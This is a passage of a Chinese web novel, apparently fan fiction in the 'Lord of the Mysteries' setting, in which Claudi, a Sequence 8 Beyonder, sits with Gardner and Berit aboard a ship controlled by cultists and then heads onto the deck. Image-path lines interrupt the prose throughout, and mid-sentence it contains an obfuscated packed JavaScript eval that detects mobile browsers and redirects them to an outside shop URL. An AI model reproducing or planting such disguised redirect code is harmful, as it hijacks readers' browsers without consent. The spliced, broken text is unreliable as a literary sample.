克劳狄低头观察,发现沙漏下半部分的沙砾呈现出黑色并不是因为受到环境阴影影响,而是白色的沙砾在通过连接沙漏上下两部分容积的极细漏口后,会随着下落过程自动变成黑色。 细看的话,那些沙砾还散发着幽幽的微光。 克劳狄眯了下眸,本能地想上前触碰那些幽光散沙。然而他刚靠近就被斥退,有道无形的屏障将他阻隔在外,勒令他只能旁观万物的流转。 他不得不收手。 静默中,梦境倒转。 堆积在沙漏下部的黑色沙砾又开始向白沙区流动,细成一线的黑沙通过极细漏口,在某种不知名力量的影响下变色。仿佛永不停歇的循环。 …… 克劳狄悠悠转醒。轻微的眩晕感随着光线刺破眼皮的亮度扩散开来。他动了动脖子起身,盖在胸口的外套闷声坠地。 双排扣风衣,加德纳的外套? 他懵然抬头,发现外出透气的秘偶大师已经回来了。蓝发水手正坐在秘偶大师对面,斜着眼睛看他:“哟,醒了。” 非凡物品“黑暗角落”还在桌面上散发着幽幽微光,古怪的梦境产物消弭无迹。但不知道为什么,睡梦中的所见所感并没有遵循常理从他记忆中淡化,反而随着他清醒的过程,越发清晰。 那一切,似乎不只是个梦。 克劳狄不动声色地捡起大衣,拍拍灰尘将其递回给加德纳:“谢谢。” “不用谢我,是贝里特给你盖上的,我才不关心你会不会冻死。”加德纳随手接过风衣扔到椅子上。停顿片刻后,又挑眉打量他:“你一睡就是九个小时。在这种情况下也能保持这么好的睡眠质量,该说你乐观吗?” 自从上船,加德纳和贝里特每天的睡眠时间就不超过三个小时。加德纳不明白克劳狄为什么能这么放松,毕竟他们也才认识半天。 克劳狄听懂了他的意思,于是笑笑:“我只是一个序列八的机器,在中序列非凡者的战斗中起不到决定性的作用。唯一能做的就是,在最后的战斗之前尽量保存体力、保证充足的睡眠,恢复到一个良好的状态,必要时及时逃跑,不给两位拖后腿。这里有两位守着,对我来说很安全。如果他们能突破两位的防线,那我是睡着还是醒着都一样要死。我的紧张没有任何现实意义。” 加德纳“嘿”声:“不怕我们对你下黑手?” “如果两位想的话,完全不用等到我睡着。” 这是完全合乎逻辑的。加德纳说不出话了。贝里特趁机翻出手掌心,用胳膊肘怼怼加德纳的肩膀。蓝发水手不情不愿地掏出一张纸钞。 克劳狄莫名。 面善心黑的秘偶大师解释:“我跟他拿你打了个赌。他输了。我说你是个聪明人,不会把时间浪费在试探我们上,他不信。” 好无聊的议题。这也能拿来打赌,这个世界的中序列非凡者都这么闲吗…… 克劳狄默然坐到两人身边,看贝里特收好那张纸钞后,摸出一副塔罗牌开始洗。 他睡了九个小时,也就是说,接下来他最多还能在房间里待三个小时,就得出去透气,刷新“黑暗角落”的持续停留时间,然后交接献血了。离抵达拉夏岛还有三十多个小时的航程,那群恶魔肯定会收紧对船只的控制,想办法抓住他们。他一个序列八,出去就是送死。 虽然加德纳说过会跟他一起,但对面有一个序列五、两个序列七。加德纳才序列六,一打三还要保他这个拖后腿的不死,恐怕有点吃力。 克劳狄默数贝里特翻出来的牌面,故作不经意地呵欠:“受‘黑暗角落’庇护的间隔透气时间一定要是四个小时吗?” “最低是四个小时,”贝里特收拢所有单牌,垒成一摞塞进牌袋,“不用担心,他们队伍里那个序列五的欲望使徒暂时还不会出手。集体行动的弊端就体现在这里,我不现身的情况下,欲望使徒不会自降身价亲自对付你们两个。除非那几个地位低于他的家伙都死光了,或是他们全部失去战斗能力。这就是我昨晚不杀那名连环杀手的原因。两个序列七,加德纳还应付得来。” 克劳狄抬眼。 无端有一种被对方看穿了心思的感觉…… 但占卜家途径的非凡者应该不会读心吧。 他不太确定地撇开脸,将视线转到加德纳身上。按照加德纳对“黑暗角落”的描述,他和加德纳离开后,贝里特算是非献血者单独待在“黑暗角落 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''80=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17320951|199049||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove();$(''#content'').append('' ”的庇护范围,这应该有悖于这件非凡物品的使用条件。 但加德纳丝毫不觉得这有什么问题。 所以,贝里特身上存在某种特殊。 强悍的察言观色能力、对官方教会封印物情报的了解,以及这种微妙的特殊……隶属官方教会的非凡者,或是某个隐秘组织的成员? 克劳狄暗暗皱眉,但并没有将这种怀疑表现出来。他对加德纳和贝里特的秘密好奇度有限,不想因为不必要的刨根究底惹恼两人。现在他最关心的是怎么从那群邪教徒手里逃出去,多嘴试探完全是自找麻烦。 贝里特整理完手里的四副塔罗牌,起身把它们都揣进了一只魔术口袋。克劳狄撑起下巴,循着他行动的方向侧眸。刚刚的每一副牌他都在心里清点过。正常来讲,一副塔罗牌应该有78张,但贝里特的牌只有一副是完整的。 其他三副,每副都少了一张倒吊人。 贝里特用秘偶救下他的时候,那只秘偶扔出的牌面也是倒吊人。倒吊人对贝里特而言或许存在某种特殊含义。 “想什么呢?”加德纳“啪”一声在他眼前打了个响指,忽然错身挡住他的视线,“看着这家伙移不开眼是什么意思?他又不是美女。” 克劳狄回神:“没什么。只是觉得贝里特先生这些塔罗牌做工很精致,价格应该不便宜?” “确实不便宜,但这是必要的花费。” 贝里特放下魔术口袋回头,神态依旧温和,看不出什么跟隐秘组织有关系的端倪:“它既能保证平时的占卜所需,也能作为武器使用,还方便携带,不像枪支和刀剑那样引人注目。实在是居家旅行必备的防身利器。用塔罗牌做武器的占卜家途径非凡者不少,我并非个例。” 说话间,他抽出一张揣在胸口的金属牌夹在指尖为克劳狄示范,仿佛有意展示什么。克劳狄若有所觉地抬眼,只对上贝里特含笑的眸子。 牌面是四副牌里的最后一张倒吊人。 克劳狄微笑:“原来是这样。厉害。” 这张牌除了材质特殊、做工较好以外,其他方面没有任何异常,也没有被特殊加工成某种符咒的载体……贝里特这是看出了他的疑虑,在用这种最直接的方式向他表明立场? 表明,即使贝里特真的隶属某个隐秘组织,他也不会受到来自贝里特的威胁。正如对方一开始说的那样,他们面对拜血教的立场是一致的。拜血教那群人想杀他,而贝里特想解决拜血教。 “这没什么厉害的,”贝里特收起塔罗牌,“生存经验而已。在海上漂泊得久了,你就会遇到各种各样的人,在跟他们打交道的过程中或交友或结仇。然后你就会知道,自我保护是必须的。仇人们时时刻刻都想着趁你睡觉割掉你的脑袋。但我也并不总是用它杀人,就像凌晨时我选择救下你一样。对朋友,我只想帮他避开灾祸。” 这话说的是塔罗牌,又好像不只是塔罗牌。 克劳狄点点头:“的确如此。” 8. 海神教会 晚八点,克劳狄和加德纳摸黑离开储物间。 距离克劳狄获救已经过去了十七个小时,加德纳凭借风眷者强大的航海直觉推算,船只仅剩三十个小时抵达拉夏岛。 出舱的一瞬间,克劳狄感到一阵寒颤。迈向甲板的小腿猛然一抽,皮肤瞬间变得冰凉。这是怪物途径非凡者的危险预感在警示他,表明此时走到甲板上去,他可能会面临非常危险的处境。 “怎么了?”走在他后面的加德纳推他,“突然停住不动是干什么,外面有怪物?” 克劳狄犹豫了一下:“我们出去以后怎么熬过这四个小时?船上的空间就这么大,乘客们还都被他们强制安眠了。甲板上但凡出现一个活动的物体,他们都会有所察觉。” 贝里特告诉他,那群拜血教教徒手里有一份不眠者途径的非凡特性,疑似序列五灵巫的非凡特性。恶魔们用那份非凡特性催眠了船上的乘客们,这就是他凌晨感觉到的梦魇能力来源。现在船上活动的只剩下非凡者。 有一点异动,恶魔们都会第一时间赶来。 “你就那么害怕?”加德纳抱臂,“我当然有我的办法应付他们。走,别让我说第二次。” 克劳狄迟疑着迈出储物间。 回到室外的一瞬间,呼啸的海风扑面而来。天色已经再次由白转黑,但这次没有绯红月光。 他看见了漫天的繁星,和梦境中一样。海浪无止息地拍打着船身,乳白浮沫溅上甲板,留下一串串深黑色水渍。世界仿佛静默了。 加德纳跟在他身后走出舱室,小心翼翼地关好舱门,并用杂物将其掩盖。贝里特被单独关在非凡物品“黑暗角落”生效的空间,但并没有什么异样。反倒是舱室门口的时空轻微扭曲了一下。 克劳狄收回视线:“你们是打算提前解决掉船上一部分邪教徒的吧?抵达拉夏岛后,他们的队伍里会加入一位半神,到时候,仅凭你们两个中序列根本没有还手之力。” 加德纳惊奇地看他一眼,并不反驳:“你居然是真的聪明,不是装出来的?” 聪明这种事还能装吗? 克劳狄沉默了下,暗暗攥住船侧栏杆。加德纳抬脚就往甲板上走,他不太理解。甲板上视野开阔,是最容易被拜血教成员们发现的位置。 “你要把他们引过来?” 选择这条路线跟自爆位置没有区别。 “没错,”加德纳爽朗点头,“难道我什么时候说过要躲着他们吗?我们是来杀人的啊。” ……这是在爽朗什么啊? 克劳狄感到分外语塞:“那你们为什么不一开始就直接冲进他们的大本营跟他们打,还要动用‘黑暗角落’那种类型的非凡物品藏在储物间里多此一举?”那样的话,原主和原主的同伴说不定都不会死。他也不会穿到这艘船上受罪了。 他原先还以为加德纳有什么好办法能带他躲过敌方探查呢。没想到办法就是不躲,直接自爆位置等对面找上门来,再跟对方正面交锋。 加德纳实力强悍有恃无恐,可他是个谁都打不过的序列八啊。他这样自爆不是找死吗? 加德纳抓住他:“我和贝里特没能力一次性杀光他们所有人,总得有个地方休息治伤和恢复体力吧。房间用来休息,所以要隐蔽、不受人打扰。很合理。但走出房间以后就该干正事了,杀光他们、把船只安全开回迪西港就是我们在这艘船上的正事。我知道你在想什么。放心,我不会让你死在这儿的,到拉夏岛后你还有用。” “我怎么放心?”克劳狄整个人都不好了,“你自己去吧,我找个角落蹲一会。” 然而加德纳一把把他拽回:“你觉得他们就不会用灵视测试船上的情况吗?物理上的躲藏起不到任何作用,没有神秘学意义上的隐秘,你做什么都是白费时间。走,别让我说第二次。” “我不……”克劳狄的挣扎终结于加德纳亮出的拳头,“好好我走,你松开我。” 两人从容不迫——主要是加德纳从容不迫,克劳狄是完全被迫——地踏上了前往甲板上方的楼梯台阶。克劳狄理理衣领,警惕十足地跟上加德纳。那股危险的预感越发强烈了,就连黑沉沉的水域下方都似乎有杀机郁结。 仔细看的话,浪花里还荡着诡异的黑影。像是逐渐往船舱下方聚集的鱼群。 克劳狄紧了紧抓在栏杆上的双手:“这片海里的生物吃人吗?会不会攻击我们的客船?” 加德纳背对着他,脚步不停:“吃人的海洋生物的确有,但攻击客船不至于。而且我们坐的这艘船是今年刚投入使用的新型客船,融合了军用铁甲舰的制造技术,即使真的受到攻击,也不会有沉船的风险。除非遭遇海神降下的雷霆。” 克劳狄紧张的心情稍稍缓解了。 听加德纳提到“海神”,他不自觉顿了一下。这个世界的正统信仰里好像没有海神。没忍住就多问了句:“你和贝里特都信仰海神?” 难道海神就是加德纳和贝里特背后那个组织供奉和追随的对象? 加德纳顿了顿,回头看他:“我是,贝里特不是。那家伙信仰愚者。我曾经试图说服他改信我们海神教会,但他不仅没同意,还用一种看待傻子的眼神看我。真想揍他一顿,可惜打不过他。话说你有没有兴趣皈依我们海神教会?” 两人已经来到了甲板上,眼看要到视野开阔的地带。克劳狄“呃”声:“这就不了吧。” 